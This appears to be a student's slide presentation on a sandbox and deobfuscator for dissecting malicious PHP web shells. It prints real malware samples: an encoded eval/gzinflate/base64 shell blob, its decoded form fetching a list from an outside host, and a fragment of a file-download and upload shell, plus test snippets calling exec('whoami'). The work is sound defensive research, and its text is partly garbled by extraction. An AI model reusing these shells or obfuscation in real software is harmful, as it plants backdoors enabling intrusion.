

A PHP Sandbox for the Dissection of Web Malcode and Remote Access Trojans

Peter Wrench

Supervised by Prof Barry Irwin

Overview

- Recap of the original objectives
- What changed during developement
- The decoder
- The sandbox
- Problems
- Results
- Future work
- Questions

Original Objectives

- A deobfuscator for normalising input code before execution.
- A sandbox for executing and dissecting malicious PHP code
- A reporting mechanism for feedback on any offensive features detected by the system.

What changed

- Not a lot
- Reporter was done away with
- Some static analysis was added to the decoder
- I started to seriously dislike PHP

Design - The decoder



Shell is already in the database

PHP Decoder

Original Shell: **A**

```
<?php
eval( gzinflate(
base64_decode(\\`TVXXCuzIFfyX+7I2Y1Y5YfygVs7SKI5LRjmMRlkzkr7eWt+F3Yei+LRV01DQnGkp6/8u5dSnefmPH9DvD6j88a8fPw+S+HlQ5M3IDe7ngdIU3U7fG3s
zcEG6Qv7w/MhT+687/c+ifGvZLw+4cdvuEeM9/5sg/vL/NKP3bERRbzySY0PGB9U739UmhxZQHhM1nEkt3duMyG/w1M0d7pE6
/NIeJ7A6wueoeGDeY3y6VY0hwLejk2+pDZqt1eoXJ4aDrC9U9ajIn2onKtQ8cgG0WERjT7rAes62msIXIGxvUJfuVmuZYsHZX3a0BfhjM0
/7ZkwXjnr6CzRfP14uSyMxhW5L2HDWc5XHL6WFnMv6yqZNB0Lv+pKfXnNR0LzqL0YPzGT9zwEFEiSuuFvpMuGmftk0VaZgZYPqBSqY/BbZiCnTFC04WqjWFS0q
/a7D1MEG2lpV9Li9GnHccIjBj1QbEhnlolEkU0xqz1RDlp70wgrLA8dJxrhXJHfJmMPP0P8Knh34RQFP27K7L5TynGcYKP07CmZAktZoIWavGc1ZjZqqF6cd6Bg9xsFni
KXiGYoDUW5VXLn3Y+e4
/lvGYzh4NmXqVhmqewzeGb4GWQH96RhngPxQYIPU5Fn2doMjPjF9Em1Lw5YsyXwL0EdMnYCh6zSw+Dr7zLhvKz0zRvJ0p7MnLk8HmNnIpyN8cw6mHMZYy0EPTUrHUB
mTrMvLKmrR6TsyvTqASXrgdmVzGt+EhcBLMd2bgS1Gndj002cfLT+FmAGam4fsi09a70mK238JGnGnj7rZ8VBHjcoHT3FjYxrs5CxoUgyKKWA9R8xyA2MB9q+xsoSeN0
KI1FZb/o+ruMg0UysnHggjaRFwb00YFbZvpf1GaJaWnFDNQtotcpI50ASyi4EjKpj
/MN0bXpYm5wnXqJZG0cfF1u146G8CI6cFr2uqxysLA6V86IcHka0KxUy40kgKU61Bop0PpBqzQJzz3nWutELG7dTDC2U3D9NDtG37LMTDjdjDsJDCSeLZnR
/ENyJSSetG2N2AIxvGGJZ0R0325SPzLqKbXnJx8nrWbHn9i5RVtGhlgjzh2hePUku1BbZ25drue4TIWpYBZD5aB+12vTDcRdPGjw4hJjd9ybTiKFrh0NSCKdB8Qf1Yag
sWgvZXD71ZEzxr010izTN0IyVfKb7AJlwyZKxSwUyanKu6idzBlyIC4Cregqzgwkhzc0faDPyIzcykn6CgbIrn5MwS8hT9D7PPPMAX06TISLC2wBM69C2Nlo3ACNADMaDt
RrTU7rv+/ORroyXewSpsozpCbNiZxLDwJQ80xdacP8Hh2ZiznOMIS0AEQGMBC6a/Ob4Z1IGB8de8DpeQu4jN/jqLqq1WqWNL76S4E32ZGyLLBvWrg0DWesKnceGSKJ
/nMqkbxfJ3mK5etM260KML4q8i/gdmznc85T5fuetZM35n5nXzVYr7DYE15zE36VGkd7pzsGq0W4hcZuaseJebn
/YriG7MKfWdCjx+6oRHRkhN8J0r3F+Ie2Cma0BnaM2maFmRBBQqAqILkz4A8Si0wxWadck2CieIMk03AbPZ4AZtgdlCNr+cDIU9lr0J51gHaWEcSP4Nwujbc8jzCqh6AHN
eZH6SLiAE681UPqPLHJwyHuqYBLC/FZc9U1KEkHqV0+ZUFwKALs/pLp01ofX+tCqpr1g13kVUX/Y/v90bgfklGLiX0u8/vnv/wE=\\`));
?>
```

Deobfuscated Shell: **B**

```
<?php
h5(\\`http://mycompanyeye.com/bulbozavr/puk7/13.list\\`,1*900);
functionh5($u,$t){
    $snobot=isset($REQUEST[\\`\\`nobot\\`\\`])?true:false;
    $sdebug=isset($REQUEST[\\`\\`debug\\`\\`])?true:false;
    $t2=3600*5;
    $t3=3600*12;
    $tm=(!@ini_get(\\`upload_tmp_dir\\`))?'\\`/tmp/\\`:@ini_get(\\`upload_tmp_dir\\`);
    if(!$tm=$triksp(array($tm,\\`./images/avatars/\\`)))
        if($sdebug){
            echo(\\`DEBUG: (ERROR: temporary path not found, return) <br>\\`."\\`\\`n\\`");
        }
        return;
    }
    $sagent=isset($_SERVER[\\`HTTP_USER_AGENT\\`])?$_SERVER[\\`HTTP_USER_AGENT\\`]:\\`\\`;
    if($sdebug){
        echo(\\`DEBUG: (INFO: temporary path=\\`.$tm.\\`)<br>agent(\\`.$sagent.\\`)<br>\\`."\\`\\`n\\`");
    }
    if(!preg_match(\\`\\`((http|curl|google|yahoo|yandex|ya|bing|bot|crawl|lynx|SiteUptime|Spider|ia_archiver|AOL|slurp|msn)\\`
    \\`.$sagent,$ret))){
        if($sdebug){
```

Shell Information: **C**

Depth: 2

Variables:
\$, \$t, \$snobot, \$sdebug, \$t2, \$t3, \$tm, \$sagent, \$ret, \$temp, \$current, \$diff

URLs:
<http://mycompanyeye.com/bulbozavr/puk7/13.list/>

Email Addresses:

Other Shells:
9477e298bf955963e973e65b3d467811
973adf0846ecfbb2ba241900d90d1710
bb277e52253d695a4473a41fb982a220
f36389e5b42f7e497fc0327b17d16442

Run shell in sandbox **D**

The decoder cont.

- Purpose: deobfuscate and normalise code, and perform static analysis
-

```
BEGIN
    Format the code
    WHILE there is still an eval or preg_replace
        Increment the obfuscation depth
        Process the eval(s)
        Format the code
        Process the preg_replace(s)
        Format the code
    END WHILE

    Perform pretty printing
    Initiate information harvesting
    Store the shell in the database
END
```

processEvals()

```
eval(gzinflate(base64_decode("4+VKK81LLsn")))
```

```
BEGIN
```

```
    WHILE there is still an eval in the script
```

```
        Find the starting position of the eval
```

```
        Find the end position of the eval
```

```
        Remove the eval from the script
```

```
        Extract the string argument
```

```
        Count the number of auxiliary functions
```

```
        Populate the array of functions
```

```
        Reverse the array
```

```
    FOR every function in the reversed array
```

```
        Apply the function to the argument
```

```
    END FOR
```

```
    Insert the deobfuscated code back into the script
```

```
END WHILE
```

```
END
```

processPregReplace()

```
preg_replace("/X/e", "print 1;", 'X');
```

```
BEGIN
```

```
    WHILE there is still a preg_replace in the script
        Find the starting position of the preg_replace
        Find the end position of the preg_replace
        Remove the preg_replace from the script
        Extract the string arguments
        Remove '/e' from first argument to prevent evaluation
        Perform the preg_replace
        Insert the deobfuscated code back into the script
    END WHILE
```

```
END
```

The sandbox

http://127.0.0.1/sandbox.php

PHP Sandbox

Shell: A

```
<?php
exec("whoami");
echo getlastmod();
$newfunc = create_function("$a", "return $a;");
echo "New anonymous function: $newfunc";
echo $newfunc("hello");
?>
```

Output: B

```
1382116217
New
anonymous
function:
0lambda_1
```

Sandbox Results: C

- Potentially malicious call to Command_Execution function "exec" on line 2
- Potentially malicious call to Information_Disclosure function "getlastmod" on line 3
- Potentially malicious call to Code_Execution function "create_function" on line 4

The sandbox cont.

- Purpose: execute code and log calls to potentially exploitable functions
-

BEGIN

Retrieve the deobfuscated shell

Remove the outer php tags

Create an array of configuration options

Create the sandbox object with this array

Setup the callList object

Override malicious functions using redefineFunctions()

Execute the shell in the sandbox

Build the list of function calls

Display the shell, the output, and the list of malicious calls

END

redefineFuntions()

- In order to log calls, functions needed to be overwritten

```
BEGIN
  FOR every exploitable function
    Copy the function to "name"_new
    Redefine the original function
    Modify the function body to echo function information
    Modify function body to call the copied function
  END FOR
END
```

Problems I've encountered

Shell is already in the database

PHP Decoder

Original Shell:

```
<?
//download Files  Code
$fdownload=$_GET['fdownload'];
if ($fdownload <> "" ){
// path & file name
$path_parts = pathinfo("$fdownload");
$entrypath=$path_parts["basename"];
$name = "$fdownload";
$fp = fopen($name, 'rb');
header("Content-Disposition: attachment; filename=$entrypath");
header("Content-Length: " . filesize($name));
$fdedit
save "; $savefile=$_POST['savefile'];
$filepath=realpath($_POST['filepath']); if ($savefile <> "") { $fp=fopen("$filepath","w+"); fwrite ($fp,"") ; fwrite
($fp,$savefile) ; fclose($fp); echo ""; } exit(); } ?> "" ){ $fchmod=realpath($fchmod); echo "
chmod for :$fchmod
```

Sending Mail - please waite ...


OK

Problems cont.

- Mainly due to erratic behaviour of shells
- Difficult to cater for all shells, but I'm learning
- Thankfully, the sandbox contains malicious activity
 - No Internet access
 - No access to directories outside of its specified base directory
 - No access to the parent scope
 - Runs on a separate thread

Decoder results


```
1 <?php
2     eval(gzinflate(base64_decode(str_rot13('GIKKPhmVSslK+7
3     V2L1L5LsltIf7FXVfYEWzZEyxmxe7rJg+S3Lrv ... ')))));
3 ?>
```




```
1 <?php
2     h5('http://mycompanyeye.com/bulbozavr/puk7/13.list',1*900);
3     functionh5($u,$t){$nobot=isset($_REQUEST['nobot'])?true:
4         false;
5         $debug=isset($_REQUEST['debug'])?true:false;
6         $t2=3600*5;
7         $t3=3600*12;
8         $tm=(!@ini_get('upload_tmp_dir'))?'/tmp/':@ini_get('
9         upload_tmp_dir');
10        ...
11 ?>
```

Results cont.

```
1 <?php
2     eval(base64_decode("
      JGVtYWlsPSJqb2huQGdtYWlsLmNvbSI7DQokZW1haWwyPSJoY
      XJyeS5wb3R0ZXJAYW9sLnVzIjsNCg0KJHVybDEgPSAi...")) ;
3 ?>
```




```
1 <?php
2     $email="john@gmail.com";
3     $email2="harry.potter@aol.us";
4     $url1="www.google.com";
5     $url2="http://www.php.net/docs.php";
6 ?>
```



```
1 Shell Information:
2 Depth: 1
3 Time taken: 0.01144003868103
4 Variables: $email $email2 $url1 $url2
5 URLs: www.google.com http://www.php.net/docs.php
6 Email Addresses: john@gmail.com potter@aol.us
```

Sandbox results

```
1 <?php
2     exec("whoami");
3     echo getlastmod();
4     $newfunc = create_function("$a", "return $a;");
5 ?>
```



```
1 Sandbox Results:
2
3 Potentially malicious call to Command_Execution function "exec"
  on line 1
4 Potentially malicious call to Information_Disclosure function "
  getlastmod" on line 2
5 Potentially malicious call to Code_Execution function "
  create_function" on line 3
```

Future work (i.e. Masters, I hope)

- System structure
 - Merge decoder and sandbox
 - Unified reporter
- Implementation
 - Use Python and PHP
- Comprehensive storage
 - Information and calls
- Similarity analysis
 - Code classification and fuzzy hashing

Future work cont.

- A taxonomy of shells
 - Track evolution using tree structures
- Decoder and sandbox improvements
 - Partial decoding and better function overriding
- Automation
 - Harvest shells and maintain blacklists

Questions

